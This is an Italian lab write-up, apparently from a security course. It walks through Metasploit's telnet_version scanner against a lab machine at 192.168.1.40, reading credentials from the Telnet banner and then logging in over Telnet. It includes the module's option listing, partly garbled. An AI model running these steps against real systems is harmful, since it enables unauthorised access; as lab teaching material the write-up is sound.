
Vulnerabilità TELNET: l'attacco ci permette di ottenere l'accesso alla macchina di meta sfruttando la porta 23(servizio Telnet). Utilizzeremo metasploit con il comando "mfsconsole"



Con il comando search telnet_version visualizziamo quali tipi di explot il programma mette in evidenza.

Scegliamo il secondo con il comando use 1.



Con il comando show options vediamo nel dettaglio l'attacco.

```
<u>msf6</u> > use 1
                    ner/telnet/telnet_version) > show options
msf6 auxiliary(
Module options (auxiliary/scanner/telnet/telnet_version):
             Current Setting Required Description
   PASSWORD
                                         The password for the specified username
                                         The target host(s), see https://docs.metasploi
   RHOSTS
                                         t.com/docs/using-metasploit/basics/using-metas
                                         ploit.html
   RPORT
                                         The target port (TCP)
             23
                              ves
                                         The number of concurrent threads (max one per
   THREADS
                               ves
                                         host)
                                         Timeout for the Telnet probe
   TIMEOUT
             30
                              ves
                                         The username to authenticate as
   USERNAME
View the full module info with the info, or info -d command.
```

Bisogna configurare un indirizzo ip per identificare il bersaglio e inviamo il comando "set RHOSTS 192.168.1.40. Successivamente diamo invio al comando exploit e osserviamo che l'attacco è andato a buon fine, ci ha segnalato login che password.

Per l'accesso alla macchina con il comando "telnet 192.168.1.40" inviamo io servizio di telnet per il collegamento a meta e con le credenziali evidenziate proviamo l'accesso